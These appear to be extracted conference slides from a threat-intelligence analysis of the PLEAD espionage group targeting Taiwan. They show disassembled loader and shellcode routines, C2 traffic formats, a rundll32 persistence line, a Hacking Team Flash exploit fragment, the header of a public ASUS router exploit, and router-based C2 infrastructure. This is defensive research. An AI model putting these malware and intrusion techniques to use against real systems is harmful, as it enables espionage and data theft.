.text:0040391E 74 30	jz short loc_403950	
.text:00403920 68 9C 0D 00 00	push 009Ch	
.text:00403925 56	push esi	
.text:00403926 E8 D5 D6 FF FF	call sub_401000	
.text:0040392B 68 9A 0D 00 00	push 009Ah	
.text:00403930 56	push esi	
.text:00403931 6A 20	push 20h	
.text:00403933 68 40 C0 40 00	push offset unk_40C040	
.text:00403938 E8 D3 FA FF FF	call RC4_Crypt	
.text:0040393D 83 C4 18	add esp, 18h	
.text:00403940 FF D6	call esi	
.text:00403942 68 00 80 00 00	push 8000h	
.text:00403947 6A 00	push 0	
.text:00403949 56	push esi	
.text:0040394A FF 15 04 80 40 00	call ds:VirtualAlloc	
.text:00403950		
.text:00403950		
.text:00403950		
.text:00403950 8B 4D F4	mov ecx, [ebp+var_4]	
.text:00403953 5F	pop edi	
.text:00403954 5E	pop esi	
.text:00403955 64 89 0D 00 00 00 00	mov large fs:0, ecx	
.text:0040395C 5B	pop ebx	
.text:0040395D 8B E5	mov esp, ebp	

loc_403950:	unk_40C040	db 08Bh ;	; DATA XREF: StartAddress+53↑
		db 0D7h ;	
		db 28h ; (	
		db 57h ; W	
		db 0C5h ;	
		db 0E8h ;	
		db 90h ;	
		db 0D2h ;	
		db 8Ch ;	
		db 0D5h ;	

PLEAD Loader Analysis

```
.text:00401000      sub_401000      proc near      ; CODE XREF: WinMain(x,x,x,x)+2F3.jp
.text:00401000                                           ; StartAddress+46.jp
.text:00401000
.text:00401000      arg_0          = dword ptr 4
.text:00401000      arg_4          = dword ptr 8
.text:00401000
.text:00401000      8B 4C 24 08      mov     ecx, [esp+arg_4]
.text:00401004      8B 54 24 04      mov     edx, [esp+arg_0]
.text:00401008      56              push    esi
.text:00401009      8B F1          mov     esi, ecx
.text:0040100B      57              push    edi
.text:0040100C      33 C0          xor     eax, eax
.text:0040100E      8B FA          mov     edi, edx
.text:00401010      C1 E9 02      shr     ecx, 2
.text:00401013      F3 AB          rep stosd
.text:00401015      8B CE          mov     ecx, esi
.text:00401017      83 E1 03      and     ecx, 3
.text:0040101A      F3 AA          rep stosb
.text:0040101C      C7 02 52 FC A2 73      mov     dword ptr [edx], 73A2FC52h
.text:00401022      C7 42 04 F2 60 BB 7E      mov     dword ptr [edx+4], 7EBB60F2h
.text:00401029      C7 42 08 35 14 47 47      mov     dword ptr [edx+8], 47471435h
.text:00401030      C7 42 0C AB 5A E7 36      mov     dword ptr [edx+0Ch], 36E75AABh
.text:00401037      C7 42 10 A4 3E 79 C1      mov     dword ptr [edx+10h], 0C1793EA4h
.text:0040103E      C7 42 14 68 0E 7F 1B      mov     dword ptr [edx+14h], 1B7F0E6Bh
.text:00401045      C7 42 18 FC 45 4A A6      mov     dword ptr [edx+18h], 0A64A45FCh
.text:0040104C      C7 42 1C D1 FB 3F FB      mov     dword ptr [edx+1Ch], 0FB3FFBD1h
.text:00401053      C7 42 20 5B 2C 61 ED      mov     dword ptr [edx+20h], 0ED612C5Bh
.text:0040105A      C7 42 24 F4 75 A7 83      mov     dword ptr [edx+24h], 83A775F4h
.text:00401061      C7 42 28 B3 82 60 12      mov     dword ptr [edx+28h], 126082B3h
.text:00401068      C7 42 2C 23 C6 42 97      mov     dword ptr [edx+2Ch], 9742C623h
.text:0040106F      C7 42 30 19 E4 14 A9      mov     dword ptr [edx+30h], 0A914E419h
.text:00401076      C7 42 34 73 C4 89 D8      mov     dword ptr [edx+34h], 0D889C473h
.text:0040107D      C7 42 38 AC 6F C1 03      mov     dword ptr [edx+38h], 3C16FACCh
.text:00401084      C7 42 3C 4F AC 5B EB      mov     dword ptr [edx+3Ch], 0EB5BAC4Fh
```

Constructing
shellcode in memory

PLEAD Loader Analysis

```
seg000:00000000 E9 64 01 00 00      jmp     loc_169
seg000:00000005
seg000:00000005      ; ===== S U B R O U T I N E =====
seg000:00000005
seg000:00000005      sub_5      proc near      ; CODE XREF: seg000:loc_169↑p
seg000:00000005      push     0C2Ch
seg000:0000000A      push     dword ptr [esp+4]
seg000:0000000E      push     20h
seg000:00000010      call     loc_1C
seg000:00000015      push     eax
seg000:00000016      call     RC4_Crypt
seg000:0000001B      retn
seg000:0000001B      sub_5      endp
seg000:0000001B
seg000:0000001C
seg000:0000001C
seg000:0000001C      loc_1C:      ; CODE XREF: sub_5+8↑p
seg000:0000001C      call     sub_D1
seg000:0000001C
seg000:00000021      db 54h, 0AEh, 7Ah, 9Ch, 0E7h, 0AEh, 0ADh, 50h, 38h, 7Dh
seg000:00000021      db 0E3h, 10h, 0ECh, 38h, 23h, 3Ah, 15h, 0A4h, 9Bh, 36h
seg000:00000021      db 1Eh, 16h, 1Fh, 0A0h, 71h, 0Dh, 69h, 20h, 11h, 1Ah, 89h
seg000:00000021      db 0BFh
seg000:00000041      dd 10B3A830h
seg000:00000045      dd 0A1094E6Bh
seg000:00000049
seg000:00000049      fisttp   qword ptr [esi+51CCh]
seg000:00000049
```

PLEAD Loader Analysis

The image displays three hex editors showing memory dumps from a PLEAD loader. The top window shows the memory dump for _00150000.mem, the middle window shows the memory dump for _00150000.mem.bin, and the bottom window shows the memory dump for _0051C000.mem. A red box highlights a specific byte in the bottom window, and a red callout points to it with the text "RC4 key".

_00150000.mem

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	3B	98	C2	8A	BB	01	00	00	35	39	2E	31	35	32	2E	31	;IÂI» 59.152.1
00000010	39	34	2E	31	33	38	2C	63				00	3B	98	C2	8A	94.138,c ;IÂI
00000020	AC	03	58	07	05	01	01	03						59	45	53	- X YES
00000030	2D	46	39	42	45	43	39	2E	41	64	6D	69	6E	69	73	74	-F9BEC9.Administ
00000040	72	61	74	6F	72	00											rator

_00150000.mem.bin

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	7B	1E	8B	0C	49	F5	DF	C3	80	CF	D2	4C	5B	7C	5D	18	{ I I8BÃIÎÖL[[]
00000010	A4	D2	ED	3E	50	66	E0	3A	CD	CC	7E	3D	FC	4B	43	24	*Òi>Pfà:ÎÎ~=üKC\$
00000020	D6	26	04	6A	55	BF	FF	82	65	02	B6	19	FF	5E	12	45	Ö& jUçyle ¶ ý^ E
00000030	9A	72	2D	AD	12	25	29	98	B9	20	66	81	C6	04	22	E8	lr-- %)I¹ f Æ "è
00000040	BF	BB	58	38	86	FF											¿»X8Iÿ

_0051C000.mem

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	6F	1E	A2	DD	CE	43	B4	1B	79	88	76	E3	0F	D1	6E	5C	o çÝIC' ylvã Ñn\
00000010	22	DA	8D	0B	44	BB	71	61	68	37	2E	AC	ED	C6	85	35	"Ú D»qah7.-iÆI5
00000020	C4	FD	51	00	1A	04	3B	00	DC	B3	15	00	46	00	00	00	ÄyQ ; Ü³ F
00000030	7D	F3	10	ED	D0	B3	15	00	52	00	00	00	FF	FF	FF	FF	}ó iÐ³ R yyyy
00000040	E8	FD	51	00	73	05	3B	00	A4	00	00	00	A0	00	00	00	èyQ s ; ¨

RC4 key


EnCOMSecurity/EnableCOMS

EXPORT VIEWER		
		
Entry Point	Ord	Name
10001470h	1	EnCOMSecurity
1000141Dh	2	EnableCOMS
10003148h	3	Result

PLEAD MALWARE FAMILIES

EnCOMSecurity/EnableCOMS Analysis

```
.text:10001341 55      push    ebp
.text:10001342 8B EC    mov     ebp, esp
.text:10001344 56      push    esi
.text:10001345 57      push    edi
.text:10001346 FF 75 08 push    [ebp+Src] ; hModule
.text:10001349 8D 45 08 lea     eax, [ebp+Src]
.text:1000134C 50      push    eax ; int
.text:1000134D E8 9E FE FF FF call    getRSRC_DATA
.text:10001352 8B F0    mov     esi, eax
.text:10001354 59      pop     ecx
.text:10001355 85 F6    test    esi, esi
.text:10001357 59      pop     ecx
.text:10001358 74 5F    jz      short loc_100013B9
.text:1000135A 6A 04    push    4 ; flProtect
.text:1000135C 8D 46 04 lea     eax, [esi+4]
.text:1000135F 68 00 30 00 00 push    3000h ; flAllocationType
.text:10001364 50      push    eax ; dwSize
.text:10001365 6A 00    push    0 ; lpAddress
.text:10001367 FF 15 1C 20 00 10 call    ds:VirtualAlloc
.text:1000136D 8B F8    mov     edi, eax
.text:1000136F 85 FF    test    edi, edi
.text:10001371 74 49    jz      short loc_100013BC
.text:10001373 56      push    esi ; Size
.text:10001374 FF 75 08 push    [ebp+Src] ; Src
.text:10001377 57      push    edi ; Dst
.text:10001378 E8 99 01 00 00 call    memcpy
.text:1000137D 56      push    esi
.text:1000137E 57      push    edi
.text:1000137F E8 80 FF FF FF call    DATA_Decoder
.text:10001384 56      push    esi
.text:10001385 57      push    edi
.text:10001386 C7 45 08 04 00 00 00 mov     [ebp+Src], 4
```



rundll32.exe "%APPDATA%\Microsoft\pdfupd.dll",EnCOMSecurity
{7288fcda-571e-4eb3-8c2e-97c2fd10ce2e}

EnCOMSecurity/EnableCOMS Analysis

- Decoding the shellcode

```
.text:10001314  
.text:10001314  
.text:10001314 8B C1  
.text:10001316 6A 02  
.text:10001318 2B 44 24 10  
.text:1000131C 5F  
.text:1000131D 99  
.text:1000131E F7 FF  
.text:10001320 8A 01  
.text:10001322 85 D2  
.text:10001324 8A D0  
.text:10001326 74 08  
.text:10001328 C0 EA 03  
.text:1000132B C0 E0 05  
.text:1000132E EB 06  
.text:10001330  
.text:10001330  
.text:10001330  
.text:10001330 C0 EA 05  
.text:10001333 C0 E0 03  
.text:10001336  
.text:10001336  
.text:10001336 0A D0  
.text:10001338 88 11  
.text:1000133A 41  
.text:1000133B 4E  
.text:1000133C 75 D6  
.text:1000133E 5F  
.text:1000133F 5E  
  
loc_10001314: ; CODE XREF: DATA_Decoder+38↓j  
    mov     eax, ecx  
    push    2  
    sub     eax, [esp+0Ch+arg_0]  
    pop     edi  
    cdq  
    idiv    edi  
    mov     al, [ecx]  
    test    edx, edx  
    mov     dl, al  
    jz      short loc_10001330  
    shr     dl, 3  
    shl     al, 5  
    jmp     short loc_10001336  
;  
  
loc_10001330: ; CODE XREF: DATA_Decoder+22↑j  
    shr     dl, 5  
    shl     al, 3  
  
loc_10001336: ; CODE XREF: DATA_Decoder+2A↑j  
    or      dl, al  
    mov     [ecx], dl  
    inc     ecx  
    dec     esi  
    jnz     short loc_10001314  
    pop     edi  
    pop     esi
```

EnCOMSecurity/EnableCOMS Analysis

Injecting to iexplore.exe

```
.text:100011CE
.text:100011CE E8 A3 FF FF FF      call    exec_InternetExplorer
.text:100011D3 85 C0          test    eax, eax
.text:100011D5 75 01          jnz     short loc_100011D8
.text:100011D7 C3            retn

; -----
;
loc_100011D8:
.text:100011D8                    ; CODE XREF: sub_100011CE+7↑j
.text:100011D8 50            push    eax                ; dwProcessId
.text:100011D9 FF 74 24 0C    push    [esp+4+arg_4]      ; int
.text:100011DD FF 74 24 0C    push    [esp+8+arg_0]      ; int
.text:100011E1 E8 B0 FE FF FF call    InjectionShellcode2IE
.text:100011E6 83 C4 0C      add     esp, 0Ch
.text:100011E9 F7 D8        neg     eax
.text:100011EB 1B C0        sbb     eax, eax
.text:100011ED F7 D8        neg     eax
.text:100011EF C3            retn
```

EnCOMSecurity/EnableCOMS Analysis

- Random URI from Dict.

http://mail.yahoo.com/

Console

Tables

GET http://%s%s?%x=%dI%d

POST http://%s%s?%x=%dI%d

GET http://%s:%d%s?%x=%dI%d

POST http://%s:%d%s?%x=%dI%d

GET %s?%x=%dI%d

POST %s?%x=%dI%d

Content-Length: %d

Content-type: application/x-www-form-urlencoded

Cookie: %xid=%s

Cookie: %xid=%s

<Dir error %d>

%d-%02d-%02d %02d:%02d

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000037A0	3A	25	73	0D	0A	00	25	36	64	20	25	36	64	09	25	73	:%s %6d %6d %s
000037B0	0D	0A	00	25	35	64	20	25	73	0D	0A	00	25	64	2E	25	%5d %s %d.%
000037C0	64	2E	25	64	2E	25	64	00	55	6E	6B	6E	6F	77	6E	00	d.%d.%d Unknown
000037D0	32	30	30	30	00	58	50	00	32	30	30	33	00	56	49	53	2000 XP 2003 VIS
000037E0	54	41	00	57	69	6E	37	00	32	30	30	38	00	0D	0A	00	TA Win7 2008
000037F0	2C	00	20	2F	20	00	5B	55	6E	6B	6E	6F	77	6E	5D	00	, / [Unknown]
00003800	44	6F	6D	61	69	6E	3A	00	0D	0A	44	4E	53	3A	00	5B	Domain: DNS: [
00003810	50	72	6F	78	79	20	45	6E	61	62	6C	65	64	5D	3A	20	Proxy Enabled]:
00003820	00	49	44	3A	20	00	5F	5F	5F	5F	5F	5F	5F	5F	5F	5F	ID: _____
00003830	5F	5F	5F	5F	5F	0D	0A	00	77	62	00	6D	65	74	00	66	_____ wb met f
00003840	6C	61	73	68	00	6E	65	77	73	00	73	65	61	72	63	68	lash news search
00003850	00	6D	6F	64	00	75	73	00	65	76	65	6E	74	73	00	79	mod us events y
00003860	61	68	6F	6F	00	74	77	00	73	6F	66	74	77	61	72	65	ahoo tw software
00003870	00	77	77	00	6A	61	76	61	00	62	61	6E	6B	00	79	6C	www java bank yl
00003880	74	00	6D	65	00	31	30	32	34	00	6C	6F	67	6F	00	67	t me 1024 logo g
00003890	6C	6F	62	61	6C	00	75	73	65	72	00	6A	73	00	6C	6F	lobal user js lo
000038A0	67	6F	6E	00	6F	6C	79	00	6C	69	62	00	70	61	67	65	gon oly lib page
000038B0	72	00	62	72	61	6E	64	00	6E	77	73	00	61	66	70	00	r brand nws afp
000038C0	77	65	61	74	68	65	72	00	69	6D	67	00	75	70	64	61	weather img upda
000038D0	74	65	00	63	73	73	00	61	70	00	67	72	00	61	69	63	te css ap gr aic
000038E0	00	68	6F	6D	65	00	72	6E	00	73	72	63	00	6C	69	73	home rn src lis
000038F0	74	00	61	00	6E	73	68	00	62	75	69	6C	64	00	72	65	t a nsh build re
00003900	73	65	74	00	78	6D	6C	00	75	68	00	74	6F	70	73	00	set xml uh tops
00003910	69	00	71	72	00	61	64	69	00	68	70	00	71	65	00	68	i qr adi hp ge h
00003920	6F	00	76	69	65	77	00	64	76	00	69	64	65	6E	74	69	o view dv identi
00003930	74	79	00	74	72	62	00	63	6F	6D	00	66	61	71	00	6D	ty trb com faq m
00003940	65	73	67	00	68	6F	75	73	65	00	70	69	63	74	75	72	esg house pictur
00003950	65	73	00	70	68	6F	74	6F	00	73	65	63	75	00	73	74	es photo secu st
00003960	6F	63	6B	00	6D	6F	6E	65	79	00	61	76	69	00	6E	65	ock money avi ne
00003970	74	00	73	63	68	6F	6F	6C	00	63	68	69	6C	64	00	70	t school child p
00003980	69	63	00	69	6D	61	67	65	73	00	67	6F	76	00	69	64	ic images gov id
00003990	00	62	6F	6F	6B	00	75	72	6C	00	74	6F	70	69	63	00	book url topic
000039A0	6C	6F	67	69	6E	00	63	6F	6E	74	61	63	74	00	62	6C	login contact bl
000039B0	6F	67	73	00	73	00	63	61	72	00	6D	65	6D	62	65	72	ogs s car member
000039C0	00	6D	61	69	6C	00	72	65	67	00	32	30	31	31	00	6D	mail reg 2011 m
000039D0	73	64	6F	77	6E	6C	6F	61	64	00	67	72	6F	75	70	73	sdownload groups
000039E0	00	2F	00	25	30	32	78	2D	25	30	32	78	2D	25	30	32	/ %02x-%02x-%02
000039F0	78	2D	25	30	32	78	2D	25	30	32	78	2D	25	30	32	78	x-%02x-%02x-%02x
00003A00	00	0D	0A	0D	0A	00	43	6F	6E	74	65	6E	74	2D	4C	65	Content-Le
00003A10	6E	67	74	68	00	41	63	63	65	70	74	2D	4C	61	6E	67	ngth Accept-Lang
00003A20	75	61	67	65	3A	20	7A	68	2D	74	77	0D	0A	00	00	4D	uage: zh-tw M

EnCOMSecurity/EnableCOMS Analysis

- Network traffic

```
GET /book/adi/avi?57a5=-2131465093I10042437 HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/
User-Agent: Microsoft BITS/6.7
Accept-Encoding: identity
Host: 127.0.0.1
Connection: Keep-Alive
Cookie: 1bid=V7oury8CMC2y1lUM/Ao2tPzgMYcdSR5RSosz/5CjtzprRqFwHihY+oFTqsBMtbJWFdiQg2wjtk9+oBz+AEfb6OGqhh/Yzg
+anFss2pYFoUgCa5q35no3TNg4yTkCa1EF9P1ZC0QKGJYpty9pN5111n/gAv10k/MGJORLhAGGydM6ksPa7mPYQBDh056obhCSdJk0

GET /a/tw/software?4a76=-2132781718I11359062 HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/
Accept-Language: zh-tw
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: 127.0.0.1:443
Connection: Keep-Alive
Cookie: 57id=V7oury8CMC2y1lUM/Ao2tPzgMYcdSR5RSosz/5CjtzprRqFwHihY+oFTqsBMtbJWFdiQg2wjtk9+oBz+AEfb6OGqhh/Yzg
+anFss2pYFoUgCa5q35no3TNg4zHkCa1Ea9P1ZC0QKGJYpty9pN5111nGgAV8067MGJORLhAGGydx6kiPXXwFboFPdzKuaw956hs00
```

Change order(Base64(Encode(RC4_Variable(data))))

Diskless PLEAD

PLEAD MALWARE FAMILIES

Diskless PLEAD malware

- Hacking Team Tool – CVE-2015-5119

```
2 {
3   class ShellWin32 extends MyClass
4   {
5
6     static var _v:Vector.<uint>;
7
8     static var _vAddr:uint;
9
10    static var _mc:MyClass2;
11
12    static var _mcOffs:uint;
13
14    static var _x32:Vector.<uint> = Vector.<uint>([232,3.34727552E9
15
16    function ShellWin32 ()
17    {
18      super();
19    }
20
21    static function Hex(param1:uint) : String
22    {
23      if(param1 <= 9)
24      {
25        return param1.toString();
26      }
27      return "0x" + param1.toString(16);
28    }
29
30    static function Init(param1:Vector.<uint>, param2:uint, param3:MyC
```

- 32 Bit payload – PLEAD
- Exist only in memory
 - Hard to detect

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- **PLEAD lateral movement**
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Lateral Movement

- After compromise
- Leveraging Anti-Virus products to deploy trojan:

- MD5=59fd59c0a63ccef421490c9fac0*****

2011-09-02 xx:xx:xx UTC


- MD5=ad4ec04ea6db22d7a4b8b705a1c*****

2012-07-13 xx:xx:xx UTC

- MD5=5b759a7e9195247fa2033c8f33e*****

2014-09-05 xx:xx:xx UTC

Tools evolved overtime



Lateral Movement

- Leveraging Asset Management System to deploy trojan:
 - MD5=61020085db3ff7ccf6243aa1133*****
2010-09-20 xx:xx:xx UTC
 - MD5=85b219a4ab1bcdbf5a3ac27f8bf*****
2012-06-20 xx:xx:xx UTC
 - MD5=da9e74cfacccf867c68d5a9cceb*****
2014-10-15 xx:xx:xx UTC

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- **GD_{rive} Rat: Hiding behind PLEAD?**
- The phantom of routers
- Conclusion

GD_{rive} Rat

- GDrive Rat – a data exfiltration tool discovered in late 2014
 - implanted in victim hosts to automatically upload docs
 - leveraging google drive APIs, stolen data were stored on google drive storage registered by actors
 - all traffic is encrypted, only connections to google can be seen
 - almost impossible to detect for IDS/IPS
 - GD_{rive} Rat was discovered by our colleague 😊

GD_{rive} Rat

- Links of GD Rat to PLEAD:

DXXXXXXXX

GD Rat

2014-10-22 15:24:01 C:\PROGRAM FILES (X86)\JAVA\JRE7\BIN\JAVAS.EXE

2014-10-22 14:25:58 C:\PROGRAM FILES (X86)\XXXXXXXXXXXX\XXXXXXXXXXXX CLIENT\PATCH64.EXE

PLEAD

JXXXX

2014-10-23 16:51:58 C:\PROGRAM FILES (X86)\GOOGLE\COMMON\GOOGLE UPDATER\CHROME.EXE

2014-10-23 14:34:04 C:\PROGRAM FILES (X86)\XXXXXXXXXXXX\XXXXXXXXXXXX CLIENT\PATCH64.EXE

RXXXXX

2014-10-24 15:42:09 C:\PROGRAM FILES (X86)\COMMON FILES\JAVA\JAVA UPDATE\JAVAS.EXE

2014-10-24 15:13:52 C:\PROGRAM FILES (X86)\XXXXXXXXXXXX\XXXXXXXXXXXX CLIENT\PATCH64.EXE

.....

Logs collected in an IR case in TW

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Phantom in routers

- Compromised **servers** have been used as C2s in attacks for decades.
- Since 2014, we've seen some attacks in Taiwan, whose C2 Ips were **dynamic IP addresses**.



Phantom in routers

- One attack targeting TW in March 2015 from PLEAD group, using the following C2:

xxxx.chickenkiller.com

- One interesting alias was observed:

58	89.068636	52:00:17:42:06:e6	Broadcast	ARP	42 who has 172.16.6.125? Tell 172.16.1.1
59	89.630985	172.16.144.92	172.16.1.1	DNS	82 Standard query A [redacted].com
60	90.146762	172.16.1.1	172.16.144.92	DNS	145 Standard query response [redacted].asuscomm.com
61	90.494195	172.16.144.92	220.136.52.176	TCP	62 dab-sti-c > http [SYN] Seq=0 win=65535 Len=0 MSS=
62	90.831367	220.136.52.176	172.16.144.92	TCP	58 http > dab-sti-c [SYN, ACK] Seq=0 Ack=1 win=8192
63	90.831628	172.16.144.92	220.136.52.176	TCP	54 dab-sti-c > http [ACK] Seq=1 Ack=1 win=65535 Len=
64	90.831887	172.16.144.92	220.136.52.176	HTTP	187 GET /dyfwmine.jpg HTTP/1.1

CNAME nxxxx1.asuscomm.com

Phantom in routers

- Port scanning result showing it to be an ASUS device:

```
PORT    STATE SERVICE VERSION
80/tcp  open  http   Microsoft IIS httpd 6.0
| http-methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
|_ http-title: \xAB\xD8\xBAc\xA4\xA4
443/tcp  closed https
1723/tcp open  pptp   linux (Firmware: 1)
8443/tcp open  ssl/http Linksys wireless-G WAP http config (Name RT-N66U)
| http-auth:
| HTTP/1.0 401 Unauthorized
|_ Basic realm=RT-N66U
```

Phantom in routers

- [Remote code exploit](#) (CVE-2013-4659) for the device could be found on internet:

```
#
# Title*****ASUS RT-AC66U Remote Root Shell Exploit - acsd param command
# Discovered and Reported*June 2013
# Discovered/Exploited By*Jacob Holcomb/Gimppy and Jacob Thompson
#
# *Security Analysts @ Independent Security Evaluators
# Software Vendor*****http://asus.com
# Exploit/Advisory*****http://securityevaluators.com, http://infosec42.blogspot.com/
# Software*****acsd wireless service (Listens on TCP/5916)
# Firmware Version*****3.0.0.4.266 (Other versions were not tested and may be vulnerable)
# CVE*****ASUS RT-AC66U Multiple Buffer Overflows: CVE-2013-4659
#
# Overview:
# The ASUS RT-AC66U contains the Broadcom ACSD Wireless binary that is vulnerable to multiple
# Buffer Overflow attacks.
#
# Multiple overflows exist in the following software:
#
# - Broadcom acsd - Wireless Channel Service (autochannel&param, autochannel&data, csscan&ifname
commands)
#
```

Phantom in routers

- With the help of our friends, we got some insight to the compromised device:



ASUS provides DDNS service for its routers

Vpn account added by actors


Phantom in routers

- Asus is not the only one being abused

Domain		IPAddress		Device	
o	npingcrab.com	1	55.108	ASUS ??	
u	.mylftv.com,s	u.my03.com	2	7.78	ASUS RT-N12
bl	.ezua.com	2	33.110	ASUS RT-N12	
de	os.net	2	48.228	ASUS RT-N12	
m	nth.biz	2	235.117	ASUS RT-N12	
ai	wilightparadox.com	6	46.61	ASUS RT-N12	
w	tw.com	1	99.54	ASUS RT-N16	
tc	o.com	2	146.241	ASUS RT-N56U	
IP		6	1.189	DVR ???	
		2	105.88	OpenLinksys ???	
IP		2	99.49	QNO ??	
fa	egol.com	1	1.17	ShareTech ???	
bi	.gotgeeks.com	1	168.223	ShareTech ???	
m	wabe.com.tw	5	3.187	ShareTech ???	
bl	.effers.com	6	21.97	TP-Link TL-WR941ND	

Phantom in routers

- We conducted a simple statistics of 8 Class B Net-Blocks in Taiwan:




Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Conclusion

- PLEAD has targeted TW for at least 5 years.
- Phantom:
 - Several RATs, developed in **shellcode**
 - **Diskless RAT** used with Hacking Team tool
 - Excellent 0day exploits for **post-exploitation**
 - **Gdrive RAT** might be their data exfiltration tool
 - **Routers**, embedded devices are used as C2



Charles@teamt5.org

Zha0@teamt5.org

Q & A